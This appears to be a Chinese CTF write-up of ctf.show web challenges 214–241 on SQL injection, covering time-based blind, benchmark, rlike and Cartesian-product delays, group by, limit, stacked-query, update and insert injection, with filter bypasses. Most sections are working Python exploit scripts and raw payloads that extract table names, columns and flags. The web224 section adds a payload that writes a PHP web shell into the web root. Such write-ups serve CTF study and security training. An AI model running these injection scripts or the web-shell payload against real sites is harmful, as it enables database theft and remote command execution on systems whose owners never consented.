
需要写tamper,实力不允许啊~~

时间盲注

web214(时间盲注-数字型)

时间盲注，无过滤

找了半天才找到了注入点



EXP

```
#@Auth: Sentiment
import requests
url="http://b88eed8b-d22b-424a-a07e-0a698613b0e9.challenge.ctf.show/api/index.php"
flag=''
for i in range(1,100):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
        #'ip':"if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schem
a=database()),{},1))<{},sleep(2),0)".format(i,mid),'debug':"0" #ctfshow_flagx
        #'ip':"if(ascii(substr((select group_concat(column_name)from information_schema.columns where table_name
='ctfshow_flagx'),{},1))<{},sleep(2),0)".format(i,mid),'debug':"0" #id,flaga,info
        'ip':"if(ascii(substr((select flaga from ctfshow_flagx),{},1))<{},sleep(2),0)".format(i,mid),'debug':"0"
 #ctfshow{cca03fdf-2737-491e-8709-9e20f78f4789}

        }
        #print(data)
        try:
           r = requests.post(url=url,data=data,timeout=1.5)
           m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break
```

web215(时间盲注-字符型)

提示用了单引号,所以要进行闭合

EXP

```
#@Auth: Sentiment
import requests
url='http://f10cabf3-1700-4a5a-abec-aea5d330a2ce.challenge.ctf.show/api/index.php'
flag=''
for i in range(1,50):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
            #'ip':"'or if (ascii(substr((select group_concat(table_name) from information_schema.tables where ta
ble_schema=database()),{},1))<{},sleep(1),0)#".format(i,mid),#ctfshow_flagxc,ctfshow_info
            #'ip': "'or if (ascii(substr((select group_concat(column_name) from information_schema.columns where
 table_name='ctfshow_flagxc'),{},1))<{},sleep(1),0)#".format(i, mid),  # id,flagaa,info
            'ip': "'or if (ascii(substr((select flagaa from ctfshow_flagxc),{},1))<{},sleep(1),0)#".format(i, mi
d),  # ctfshow{ba17baf8-3fae-41de-8817-ddc47f6a0946}
            'debug':0
        }
        #print(data)
        try:
            r=requests.post(url=url,data=data,timeout=1)
            m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break
```

web216(时间盲注-字符型)

查询语句

```
where id = from_base64($id);
```

from_base64会对payload进行解密,但只需要用括号将其闭合即可

```
#@Auth: Sentiment
import requests
url='http://20b1f172-b384-43f5-a2c9-b41931fa9f7f.challenge.ctf.show/api/index.php'
flag=''
for i in range(1,50):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
            'ip':"1)or if (ascii(substr((select group_concat(table_name) from information_schema.tables where ta
ble_schema=database()),{},1))<{},sleep(1),0)#".format(i,mid),#ctfshow_flagxcc,ctfshow_info
            #'ip': "1)or if (ascii(substr((select group_concat(column_name) from information_schema.columns wher
e table_name='ctfshow_flagxcc'),{},1))<{},sleep(1),0)#".format(i, mid),  # id,flagaac,info
            #'ip': "1)or if (ascii(substr((select flagaac from ctfshow_flagxcc),{},1))<{},sleep(1),0)#".format(i
, mid),  # ctfshow{b0c287b8-a8d3-4e10-b4e2-9922ff13f12c}
            'debug':0
        }
        #print(data)
        try:
            r=requests.post(url=url,data=data,timeout=1)
            m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break
```

web217(时间盲注-benchmark)

过滤了sleep

可以用benchmark代替,但benchmark费时误差又大,所以这里借鉴了feng师傅的思路,使用了time.sleep函数使每请求一次延迟0.2秒，提高准确率，且每爆出一个字母后就再延迟1.2秒，以免服务器卡顿，这样每条请求之间间隔一定的时间，虽然爆起来比较慢，但是准确率可以说是100%，不至于受到服务器和网速的影响。

EXP

```
#@Auth: Sentiment
import requests
import time
url="http://f563ebb3-cced-467b-b970-59f54fb5c9a0.challenge.ctf.show/api/index.php"
flag=''
for i in range(50):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
        #'ip':"if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schem
a=database()),{},1))<{},benchmark(1000000,md5(1)),0)".format(i,mid),'debug':"0" #ctfshow_flagxccb,ctfshow_info
        #'ip':"if(ascii(substr((select group_concat(column_name)from information_schema.columns where table_name
='ctfshow_flagxccb'),{},1))<{},benchmark(1000000,md5(1)),0)".format(i,mid),'debug':"0" #id,flagaabc,info
        'ip':"if(ascii(substr((select flagaabc from ctfshow_flagxccb),{},1))<{},benchmark(1000000,md5(1)),0)".fo
rmat(i,mid),'debug':"0" #ctfshow{d0ec2f99-1463-480a-b2d0-f5bb3d464411}
        }
        #print(data)
        try:
           r = requests.post(url=url,data=data,timeout=0.5)
           m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break
        time.sleep(0.2)
    time.sleep(1)
```

web218(rlike注入)

过滤sleep、benchmark

可参考其它方式:SQL注入有趣姿势总结 - 先知社区 (aliyun.com)

rpad()

RPAD()函数将一个字符串用另一个字符串填充到一定长度。

```
SELECT RPAD("SQL Tutorial", 20, "ABC");
//SQL TutorialABCABCAB 用“ABC”右键填充字符串，总长度为20：
```

rlike和benchmark其实是差不多的,rlike主主要是通过rpad()将字符填充到很大的长度,在通过rlike或regexp进行正则匹配,SQL在计算式会产生一段时延,从而完成延时判断

这里用rlike或regexp代替过滤关键字

```
#@Auth: Sentiment
import requests
import time as t
url='http://1f9f1f2c-622c-49cb-ac6f-83440455a1e5.challenge.ctf.show/api/index.php'
time="concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad
(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rp
ad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a')) rlike '(a.*)+(a.*)
+b'"
flag=''
for i in range(50):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
        #'ip':"if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schem
a=database()),{},1))<{},{},0)".format(i,mid,time),'debug':"0" # ctfshow_flagxc,ctfshow_info
        #'ip':"if(ascii(substr((select group_concat(column_name)from information_schema.columns where table_name
='ctfshow_flagxc'),{},1))<{},{},0)".format(i,mid,time),'debug':"0" #id,flagaac,info
        'ip':"if(ascii(substr((select flagaac from ctfshow_flagxc),{},1))<{},{},0)".format(i,mid,time),'debug':"
0" #ctfshow{4782f3eb-3533-4efa-89c7-d83f0d2b1e08}
        }
        #print(data)
        try:
           r = requests.post(url=url,data=data,timeout=0.5)
           m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break
        t.sleep(0.2)
    t.sleep(1)
```

web219(笛卡尔积注入)

过滤sleep、benchmark、rlike

笛卡尔积

```
多个集合中的每个元素所组成的集合，例：AxB=A和B中每个元素的组合所组成的集合
```

过滤rlike可以用regexp代替，regexp只需要把上题了exp的rlike换成regexp即可，这里用笛卡尔积盲注

```
#@Auth: Sentiment
import requests
import time as t
url='http://7a3e420c-16f5-43e2-b2ff-86b291d6db01.challenge.ctf.show/api/index.php'
flag=''
for i in range(1,50):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
        #'ip':"if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schem
a=database()),{},1))<{},(SELECT count(*) FROM information_schema.columns A, information_schema.columns B),0)".fo
rmat(i,mid),'debug':"0" #  ctfshow_flagxca,ctfshow_info
        #'ip':"if(ascii(substr((select group_concat(column_name)from information_schema.columns where table_name
='ctfshow_flagxca'),{},1))<{},(SELECT count(*) FROM information_schema.columns A, information_schema.columns B),
0)".format(i,mid),'debug':"0" # id,flagaabc,info
        'ip':"if(ascii(substr((select flagaabc from ctfshow_flagxca),{},1))<{},(SELECT count(*) FROM information
_schema.columns A, information_schema.columns B),0)".format(i,mid),'debug':"0" #ctfshow{95dad069-1b17-4b42-86e0-
4e15d5a546ab}
        }
        print(data)
        try:
           r = requests.post(url=url,data=data,timeout=0.15)
           m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break
        t.sleep(0.2)
    t.sleep(1)
```

只设置了两个集合,所以计算时延会很小,因此这里timeout只设置了0.15

web220

返回逻辑

```
  //屏蔽危险分子
   function waf($str){
       return preg_match('/sleep|benchmark|rlike|ascii|hex|concat_ws|concat|mid|substr/i',$str);
   }
```

过滤ascii和substr可以用like代替,在构造 payload 的时候使用 limit 限制查询条数，从而绕过 concat 的限制,在上题exp基础上修改一下即可

```
#@Auth: Sentiment
import requests
import time as t
url='http://b25594e9-ab57-43ce-a255-7b87f771b72a.challenge.ctf.show/api/index.php'
flag='ctfshow{'
for i in range(1,50):
    for j in 'abcdefghijklmnopqrstuvwxyz1234567890-_{}':
        data={
        #'ip':"if((select table_name from information_schema.tables where table_schema=database() limit 0,1) lik
e '{}',(SELECT count(*) FROM information_schema.columns A, information_schema.columns B),1)".format(flag + j + "
%"),'debug':"0" # ctfshow_flagxcac
        #'ip':"if((select column_name from information_schema.columns where table_name='ctfshow_flagxcac' limit
1,1) like '{}',(SELECT count(*) FROM information_schema.columns A, information_schema.columns B),1)".format(flag
 + j + "%"),'debug':"0" # flagaabcc
        'ip':"if((select flagaabcc from ctfshow_flagxcac) like '{}',(SELECT count(*) FROM information_schema.col
umns A, information_schema.columns B),1)".format(flag + j + "%"),'debug':"0" #ctfshow{e97ffaa2-9de8-4b3d-a623-1a
09ad9eeb83}
        }
        print(data)
        try:
           r = requests.post(url=url,data=data,timeout=0.15)

        except:
            flag+=j
            print(flag)
            break
        t.sleep(0.3)
```

由于除flag外其他数据库，表名，列名的值都不是以ctfshow{开头的,所以在爆这些数据时需要修改变量flag的值会有些麻烦,贴一个y4师傅用left截断判断的脚本

```
"""
Author:Y4tacker
"""
import requests
url = "http://36c60781-7da4-45f9-b863-59f914dffa84.chall.ctf.show/api/"

strr = "_1234567890{}-qazwsxedcrfvtgbyhnujmikolp"
# payload = "select table_name from information_schema.tables where table_schema=database() limit 0,1"
# payload = "select column_name from information_schema.columns where table_name='ctfshow_flagxcac' limit 1,1"
payload = "select flagaabcc from ctfshow_flagxcac"
j = 1
res = ""
while 1:
    for i in strr:
        res += i
        data = {
            'ip': f"1) or if(left(({payload}),{j})='{res}',(SELECT count(*) FROM information_schema.tables A, in
formation_schema.schemata B, information_schema.schemata D, information_schema.schemata E, information_schema.sc
hemata F,information_schema.schemata G, information_schema.schemata H,information_schema.schemata I),1",
            'debug': '1'
        }
        # print(i)
        try:
            r = requests.post(url, data=data, timeout=3)
            res = res[:-1]
        except Exception as e:
            print(res)
            j+=1
```

其它注入

web221(limit 注入)

查询语句

```
$sql = select * from ctfshow_user limit ($page-1)*$limit,$limit;
```

适用于5.0.0<Mysql<5.6.6

在select的limit后面可以跟procedure 和into两个关键字。

因为into的写文件需要需要知道绝对路径以及写入shell权限。

这里我们主要利用procedure。

procedure后面可以跟参数 analyse又支持两个参数。这里通过报错注入爆出数据库名称

payload:

```
?page=1&limit=1 procedure analyse(extractvalue(null,concat(0x7e,(database()),0x7e)),1)
```

web222(group by 注入)

查询语句

```
$sql = select * from ctfshow_user group by $username;
```

group by可用于时间盲注,举个例子：

```
select * from users group by 1,if(1=1,sleep(0.5),1);
```

查询每一行时都需要执行sleep,我有5行数据所以需要大约5*0.5秒=2.5秒左右的时间

```
mysql> select * from users group by 1,if(1=1,sleep(0.5),1);
+---------+------------+-----------+---------+----------------------------------
--+---------------------+--------------+
| user_id | first_name | last_name | user    | password
  | last_login          | failed_login |
+---------+------------+-----------+---------+----------------------------------
--+---------------------+--------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf
  | 2021-05-02 18:48:09 |            0 |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e
g | 2021-05-02 18:48:09 |            0 |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc6921
  | 2021-05-02 18:48:09 |            0 |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9
  | 2021-05-02 18:48:09 |            0 |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf
  | 2021-05-02 18:48:09 |            0 |
+---------+------------+-----------+---------+----------------------------------
--+---------------------+--------------+
5 rows in set (2.54 sec)
```

将查询语句与username进行拼接构造payload

```
select * from ctfshow_user group by $username;
$username=1,if(1=1,sleep(0.5),1);
拼接后
select * from ctfshow_user group by 1,if(1=1,sleep(0.5),1);
```

EXP

```
#@Auth: Sentiment
import requests
url='http://d34394c6-f3e8-4f29-b44a-37a8d7b99f4d.challenge.ctf.show/api/index.php?u='
flag=''
for i in range(50):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        #payload="1,if(ascii(substr((select database()),{},1))<{},sleep(0.05),1);".format(i,mid)#ctfshow_web
        #payload="1,if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_
schema='ctfshow_web'),{},1))<{},sleep(0.05),1);".format(i,mid)#ctfshow_flaga,ctfshow_user
        #payload="1,if(ascii(substr((select group_concat(column_name) from information_schema.columns where tabl
e_name='ctfshow_flaga'),{},1))<{},sleep(0.05),1);".format(i,mid)#id,flagaabc,info
        payload="1,if(ascii(substr((select flagaabc from ctfshow_flaga),{},1))<{},sleep(0.05),1);".format(i,mid)
#ctfshow{0d226382-652e-4bb0-b33a-d35036ccc50a
        #print(url+payload)
        try:
            r=requests.get(url=url+payload,timeout=0.4)
            m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break;
```

web223(group by注入过滤数字)

过滤数字可以用true进行拼接

查询语句

```
$sql = select * from ctfshow_user group by $username;
//TODO:很安全，不需要过滤
//用户名不能是数字
```

当传参?u=username时回显中会有userAUTO,但等于其他的值时是没有的因此可以通过这一点进行盲注

EXP

```
#@Auth: Sentiment
import requests
def Num(n):
    num='true'
    if n==1:
        return num
    else:
        for i in range(n-1):
            num+="+true"
        return num
url='http://e06740c1-28de-45fd-86f1-22c6a412e63e.challenge.ctf.show/api/index.php'
flag=''
for i in range(1,50):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        #payload="if(ascii(substr((select database()),{},{}))<{},username,'a')".format(Num(i),Num(1),Num(mid))#c
tfshow_web
        #payload="if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_sc
hema='ctfshow_web'),{},{}))<{},username,'a');".format(Num(i),Num(1),Num(mid))#ctfshow_flagas,ctfshow_user
        #payload = "if(ascii(substr((select group_concat(column_name) from information_schema.columns where tabl
e_name='ctfshow_flagas'),{},{}))<{},username,'a');".format(Num(i), Num(1), Num(mid))#id,flagasabc,info
        payload = "if(ascii(substr((select flagasabc from ctfshow_flagas),{},{}))<{},username,'a');".format(Num(
i), Num(1), Num(mid))#ctfshow{6802deb9-4bd5-47e3-9c0f-e12712dd1c14}
        params = {
            'u': payload
        }
        r = requests.get(url=url, params=params)
        #print(r.text)
        if "userAUTO" not in r.text:
            m=mid
        else:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break
```

web224

贴个y1ng师傅的wp

CTFshow 36D Web Writeup – 颖奇L'Amore (gem-love.com)

大题思路:

师傅做了一个文件，可以直接用，上传上去就可以生成1.php直接getshell


都说在ctfshow群里有个payload.bin文件,但是加入三群没找到,于是根据博客大意弄了一个发现上传成功,前边的C64File是为了绕过类型检测,中间的十六进制为

```
<?=`$_POST[0]`;
```

```
C64File1');select 0x3C3F3D60245F504F53545B305D603B into outfile '/var/www/html/1.php';--+"
```

上传后直接getshell

ctfshow{5fd8c41c-3ec6-4ce4-8111-1d5092743ddb}



web225

可以直接参考强网杯2019的随便注

(24条消息) 攻防世界-Web高手进阶区-supersqli(强网杯的随便注)_feng的博客-CSDN博客

先解释一下预处理语句

```
SET @tn = 'tablename';  //存储表名
SET @sql = concat('select * from ', @tn);  //存储SQL语句
PREPARE name from @sql;   //预定义SQL语句
EXECUTE name;  //执行预定义SQL语句
(DEALLOCATE || DROP) PREPARE sqla;  //删除预定义SQL语句
例:
char(115,101,108,101,99,116)=select
1';SET @sqli=concat(char(115,101,108,101,99,116),'* from @tn');PREPARE Sentiment from @sqli;EXECUTE Sentiment;#
```

强网杯的payload:

```
方法一 使用rename和alter
1';rename tables `words` to `words1`;rename tables `1919810931114514` to `words`; alter table `words` change `fl
ag` `id` varchar(100);#
方法二 使用handler
0';handler `1919810931114514` open;handler `1919810931114514` read first;#
方法三 使用预处理语句
0';set @sql=concat('sele','ct `flag` from `1919810931114514`');PREPARE stmt1 from @sql;EXECUTE stmt1;#
```

本题由于过滤掉了alert所以方法一就无法使用了,另外过滤了set 所以方法三就不定义变量了,可以直接写字符串

payload:

```
1';handler `ctfshow_flagasa` open;handler`ctfshow_flagasa` read first;
1';prepare Sentiment from concat(char(115,101,108,101,99,116),'* from ctfshow_flagasa');execute Sentiment;
```

web226

过滤了(可以用十六进制绕过 16进制转换，16进制转换文本字符串，在线16进制转换 | 在线工具 (sojson.com)

payload:

```
爆表名
1';prepare Sentiment from 0x73656c6563742067726f75705f636f6e636174287461626c655f6e616d652966726f6d20696e666f726d
6174696f6e5f736368656d612e7461626c6573207768657265207461626c655f736368656d613d6461746161626173652829;execute Senti
ment; //ctfsh_ow_flagas,ctfshow_user
爆列名
1';prepare Sentiment from 0x73656c6563742067726f75705f636f6e63617428636f6c756d6e5f6e616d652966726f6d20696e666f72
6d6174696f6e5f736368656d612e636f6c756d6e732077686572265207461626c655f6e616d653d2763746673685f6f775f666c6167617327
;execute Sentiment; //flagasb
爆数据
1';prepare Sentiment from 0x73656c656374202a2066726f6d2063746673685f6f775f666c61676173;execute Sentiment;
```

web227(mysql 存储过程))

用上题payload仍然能爆出数据,但无论如何都爆不出flag表

所以这里就用到了mysql存储原理

在MySQL中存储过程和函数的信息存储在 information_schema 数据库下的 Routines 表中，可以通过查询该表的记录来查询存储过程和函数的信息，其基本的语法形式如下:

SELECT * FROM information_schema.Routines

payload:

```
查看存储过程
?username=1';prepare Sentiment from 0x73656c656374202a2066726f6d20696e666f726d6174696f6e5f736368656d612e726f7574
696e6573;execute Sentiment;
调用getFlag()
?username=1';call getFlag();#
```

web228-230

同226

Update注入


web231(Update注入)

查询语句

```
$sql = "update ctfshow_user set pass = '{$password}' where username = '{$username}';";
```

可以通过闭合password,在第一个注入点执行where条件查询语句,并将后边的where闭合掉(注入点/api/ post传参username,password)

{"code":0,"msg":"\u66f4\u65b0\u6210\u529f","count":1,"data":[]}



传参后update界面中的username，pasword就变成了我们操控的部分

ID	用户名	密码
1	banlist,ctfshow_user,flaga	1
2	banlist,ctfshow_user,flaga	1
3	banlist,ctfshow_user,flaga	1
4	banlist,ctfshow_user,flaga	1
5	banlist,ctfshow_user,flaga	1

payload：

```
爆表名
password=1',username=(select group_concat(table_name) from information_schema.tables where table_schema=database
()) where 1=1#&username=1
爆列名
password=1',username=(select group_concat(column_name) from information_schema.columns where table_name='flaga')
 where 1=1#&username=1
爆数据
password=1',username=(select flagas from flaga) where 1=1#&username=1
看师傅们用子查询的方式打这道题,目前对子查询了解的还不够，先贴个payload便于以后理解
password=',username=(select a from (select group_concat(flagas)a from flaga) y4tacker) where 1=1;#&username=1
```

web232

查询语句

```
$sql = "update ctfshow_user set pass = md5('{$password}') where username = '{$username}';";
```

加了md5函数,上题payload,加个)闭合就行

web233(时间盲注)

这个题的查询语句跟231的一样,但是不知道为什么用那个题的payload就不行,所以只能用盲注了

payload

```
password=1&username=1' or if(1=1,sleep(1),0)#
```

这里sleep(1)但是延时了好久,所以这里的sleep应该是一条语句的执行时间

EXP

```
#@Auth: Sentiment
import requests
url="http://ca1e9492-f29f-4110-9f6c-9688e00dfa6b.challenge.ctf.show/api/"
flag=''
for i in range(1,100):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
        #'username':"1' or if(ascii(substr((select group_concat(table_name)from information_schema.tables where table_schema=database()),{},1))<{},sleep(0.02),1)#".format(i,mid), #banlist,ctfshow_user,flag233333
        #'username':"1' or if(ascii(substr((select group_concat(column_name)from information_schema.columns where table_name='flag233333'),{},1))<{},sleep(0.02),1)#".format(i,mid), #id,flagass233,info
        'username':"1' or if(ascii(substr((select flagass233 from flag233333),{},1))<{},sleep(0.02),1)#".format(i,mid), #ctfshow{b633b9e9-ad40-42a7-9e13-88cb9dad755d}
        'password': "1"
        }
        #print(data)
        try:
           r = requests.post(url=url,data=data,timeout=0.35)
           m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break
```

web234(过滤单引号)

题目描述说无过滤,但是过滤了单引号，可以利用反斜杠逃逸。

当password传参\时,会将单引号转义，因此后边的where username =会被当做字符串处理,这是我们传参username=,username=xxx，即可完成逃逸

```
$sql = "update ctfshow_user set pass = '\' where username = ',username=xxx';";
```

表名部分可以用十六进制绕过

EXP

```
#@Auth: Sentiment
import requests
url="http://50923658-cbcd-4f6d-b81a-d79693e0056d.challenge.ctf.show/api/"
flag=''
for i in range(1,100):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
        #'username':",username=if(ascii(substr((select group_concat(table_name)from information_schema.tables wh
ere table_schema=database()),{},1))<{},sleep(0.02),1)#".format(i,mid), #banlist,ctfshow_user,flag23a
        #'username':",username=if(ascii(substr((select group_concat(column_name)from information_schema.columns
where table_name=0x666c6167323361),{},1))<{},sleep(0.02),1)#".format(i,mid), #id,flagass23s3,info
        'username':",username=if(ascii(substr((select flagass23s3 from flag23a),{},1))<{},sleep(0.02),1)#".forma
t(i,mid), #ctfshow{8371d57d-4d02-487f-8871-f0a0591421c7}
        'password': "\\"
        }
        #print(data)
        try:
           r = requests.post(url=url,data=data,timeout=0.35)
           m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break
```

web235(过滤or)

过滤or,所以information就不能用了

可以用mysql.innodb_table_stats代替,但只能爆出表名

exp

```
#@Auth: Sentiment
import requests
url="http://5b226a59-9c00-4c5c-8a4e-b5ecdb9dcd00.challenge.ctf.show/api/"
flag=''
for i in range(1,100):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
        'username':",username=if(ascii(substr((select group_concat(table_name) from mysql.innodb_table_stats whe
re database_name=database()),{},1))<{},sleep(0.02),1)#".format(i,mid), #banlist,ctfshow_user,flag23a1
        'password': "\\"
        }
        #print(data)
        try:
           r = requests.post(url=url,data=data,timeout=0.35)
           m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break
```

得到表名后再用无列明注入,爆出数据

```
password=\&username=,username=(select `2` from (select 1,2,3 union select * from `flag23a1` limit 1,1)a)#
```

web236(过滤输出flag)

过滤flag可以用base64编码绕过,用上题exp跑出表flaga，然后执行无列名注入即可

payload:

```
password=\&username=,username=(select to_base64(`2`) from (select 1,2,3 union select * from flaga limit 1,1)a)#
```

inser注入

web237(inser注入)

查询语句

```
$sql = "insert into ctfshow_user(username,pass) value('{$username}','{$password}');";
```

还是通过第一个注入点将后边')'闭合即可

payload：

```
查表名：
username=1',(select group_concat(table_name) from information_schema.tables where table_schema=database()))#&pas
sword=1

查列名：
username=1',(select group_concat(column_name) from information_schema.columns where table_name='flag'))#&passwor
d=1

爆数据：
username=1',(select flagass23s3 from flag))#&password=1
```

web238(过滤空格)

老面孔了、括号绕过即可

payload：

```
爆表名
1',(select(group_concat(table_name))from(information_schema.tables)where(table_schema=database())))#
爆列名
1',(select(group_concat(column_name))from(information_schema.columns)where(table_name='flagb')))#
爆数据
1',(select(flag)from(flagb)))#
```

web239(过滤空格、or)

过滤or用mysql.innodb_table_stats代替即可,剩下的数据用无列明注入就可爆出,但本题暗过滤了'*',所以无列明注入也不能用了，只能通过猜表的形式在爆出数据

payload:

```
爆表名
1',(select(group_concat(table_name))from(mysql.innodb_table_stats)where(database_name=database())))#
爆列名
1',(select(group_concat(`2`))from(select(1),2,(3)union(select(`*`)from(flagbb)))x)# //过滤*无法插入，因此也无法查询
列
爆数据
根据上题猜测列名为flag,爆数据
1',(select(flag)from(flagbb)))#
```

web240(过滤空格 or sys mysql)

真是究极过滤啊,能用的都过滤了,只能根据提示猜测表名了

Hint:

```
表名共9位，flag开头，后五位由a/b组成，如flagabaab，全小写
```

EXP

```
import requests
url='http://ec8be957-60f9-4bf6-8cca-fd028e80599f.challenge.ctf.show/api/insert.php'
for i in 'ab':
    for j in 'ab':
        for k in 'ab':
            for m in 'ab':
                for n in 'ab':
                    data={
                        'username':"1',(select(flag)from({})))#".format('flag'+i+j+k+m+n),
                        'password':'1'
                    }
                    r=requests.post(url=url,data=data)
```

delete注入

web241

sql语句

```
$sql = "delete from ctfshow_user where id = {$id}";
```

